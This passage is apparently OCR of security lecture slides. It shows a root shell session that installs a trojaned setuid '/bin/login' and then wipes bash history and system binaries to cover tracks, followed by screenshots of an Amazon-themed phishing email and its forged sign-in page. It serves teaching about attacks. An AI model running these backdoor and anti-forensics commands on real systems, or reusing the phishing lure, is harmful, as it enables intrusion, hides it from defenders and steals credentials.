
```
[root@apollo /]# gcc -o login bj.c

bj.c: In function `owned':
bj.c:16: warning: assignment makes pointer from integer...
```


– Install it (login!)


```
[root@apollo /]# chown root:bin login
[root@apollo /]# chmod 4555 login
[root@apollo /]# chmod u-w login
[root@apollo /]# cp /bin/login /usr/bin/old
cp: /bin/login: No such file or directory
[root@apollo /]# rm /bin/login
rm: cannot remove `/bin/login': No such file or directory

[root@apollo /]# mv login /bin/login
```

## – Clean UP!

```
[root@apollo /]# ps -aux | grep inetd ; ps -aux | grep portmap ;
rm /sbin/portmap ;  rm /tmp/h ; rm /usr/sbin/rpc.portmap ; rm -rf
.bash* ; rm -rf /root/.bash_hertory ; rm -rf /usr/sbin/namedps
-aux | grep inetd ; ps -aux | grep portmap ; rm
 /sbin/por<grep inetd ; ps -aux | grep portmap ; rm /sbin/portmap
; rm /tmp/h ; rm
 /usr<p portmap ; rm /sbin/portmap ; rm /tmp/h ; rm
/usr/sbin/rpc.portmap ; rm -rf<ap ; rm /tmp/h ; rm
/usr/sbin/rpc.portmap ; rm -rf .bash* ; rm -rf
/root/.ba<bin/rpc.portmap ; rm -rf .bash* ; rm -rf
/root/.bash_history ; rm -rf /usr/s<bash* ; rm -rf
/root/.bash_history ; rm -rf /usr/sbin/named  359 ? 00:00:00
inetd

 rm: cannot remove `/sbin/portmap': No such file or directory
 rm: cannot remove `/tmp/h': No such file or directory
 rm: cannot remove `/usr/sbin/rpc.portmap': No such file or
directory
```


File Edit View Go Message Tools Help
Get Mail
Write
Address Book
Reply
Reply All
Forward
Delete
Junk
Print
Stop
Folders
View: All
Subject or Sender
sherif@aucegypt.edu
Inbox (1)
Outbox
Unsent Messages
Drafts
Templates
Sent
Trash
00MISC
00TOREAD (451)
ACS
Biz-Dev
CS-auc
AIC
algorithms
CS317
CS317--Fall2004
CS491
cs491--spring-2006
cs492
CS495
CVs
dept
Fair
FM
Ghada
IDS
old
old_cs491
old-cs492
OS
R2
Racha
RamiRadi
Subject
Sender
Date
Online Reward from Amazon
Amazon Onl...
3:14 AM
Re: Need your Help
Ahmed Abbas
2/17/2007 10:5...
Re: Windows VISTA Installation at the American Univeristy in...
Ahmed Mou...
2/17/2007 7:35 ...
Re: Windows VISTA Installation at the American Univeristy in...
Amir Monta...
2/17/2007 6:57 ...
Re: CS 492
shami
2/17/2007 5:29 ...
Appointment
Karim Hamdan
2/17/2007 3:26 ...
completed conference paper
Hesham Sabry
2/17/2007 2:02 ...
My contact info and UML Session
Mona Mahf...
2/17/2007 1:26 ...
Re: email to all faculty
iomary
2/15/2007 3:17 ...
Windows security
hisham86
2/15/2007 2:32 ...
Thunderbird thinks this message might be an email scam.
Not a Scam
Subject: Online Reward from Amazon
From: Amazon Online Departament <service@amazon.com>
Reply-To: Amazon Online Departament <service@amazon.com>
Date: 3:14 AM
To: somar@aucegypt.edu
Cc: lauren@aucegypt.edu, jayme@aucegypt.edu, randa@aucegypt.edu, sherif_d@aucegypt.edu, galila@aucegypt.edu, sherif@aucegypt.edu
We kindly ask you to spare two minutes of your time to help us!
SERVICE: Amazon Online® 30$ Reward Update 2007
EXPIRATION: February - 22 - 2007
UPDATE NOW
Thank You for using Amazon!


File Edit View History Bookmarks Tools Help
http://bagteapa.com/amazon-user/exec.php?cmd=sign-in
Google
Getting Started Latest Headlines
Sign In
Suspected Web Forgery
This page has been reported as a web forgery designed to trick users into sharing personal or financial information. Entering any personal information on this page may result in identity theft or other fraud. Read more »
Get me out of here! Ignore this warning
[ This isn't a web forgery ]
Search Amazon.com
Web Search
GO
Sign In
What is your e-mail
My e-mail address i
Do you have an Ama
No, I am a new customer.
Yes, I have a password:
Sign in using our secure server
Forgot your password? Click here
Has your e-mail address changed since your last order?
The secure server will encrypt your information. If you received an error message when you tried to use our secure server, sign in using our standard server.
Where's My Stuff?
Track your recent orders.
View or change your orders in Your Account.
Shipping & Returns
See our shipping rates & policies.
Return an item (here's our Returns Policy).
Need Help?
Forgot your password? Click here.
Redeem or buy a gift certificate.
Visit our Help department.
Search Amazon.com for GO!
Amazon.com Home | Directory of All Stores
Our International Sites: Canada | United Kingdom | Germany | Japan | France | China
Help | Shopping Cart | Your Account | Sell Items | 1-Click Settings
Investor Relations | Press Room | Careers
Conditions of Use | Privacy Notice © 1996-2006, Amazon.com, Inc. or its affiliates


File Edit View History Bookmarks Tools Help
http://bagteapa.com/amazon-user/exec.php?cmd=sign-in
Google
Getting Started Latest Headlines
n.c... Book sour... Hyperlinke... Quantum ... The Ameri... ICANN Em... ICANN | T... Sign In
amazon.com
Your Store
See All 32 Product Categories
Your Account | Cart | Wish List | Help|
Search Amazon.com GO Find Gifts Web Search
Sign In
What is your e-mail address?
My e-mail address is
Do you have an Amazon.com password?
No, I am a new customer.
Yes, I have a password:
Sign in using our secure server
Forgot your password? Click here
Has your e-mail address changed since your last order?
The secure server will encrypt your information. If you received an error message when you tried to use our secure server, sign in using our standard server.
Where's My Stuff?
Track your recent orders.
View or change your orders in Your Account.
Shipping & Returns
See our shipping rates & policies.
Return an item (here's our Returns Policy).
Need Help?
Forgot your password? Click here.
Redeem or buy a gift certificate.
Visit our Help department.
Search Amazon.com for GO!
Amazon.com Home | Directory of All Stores
Our International Sites: Canada | United Kingdom | Germany | Japan | France | China
Help | Shopping Cart | Your Account | Sell Items | 1-Click Settings
Investor Relations | Press Room | Careers
Conditions of Use | Privacy Notice © 1996-2006, Amazon.com, Inc. or its affiliates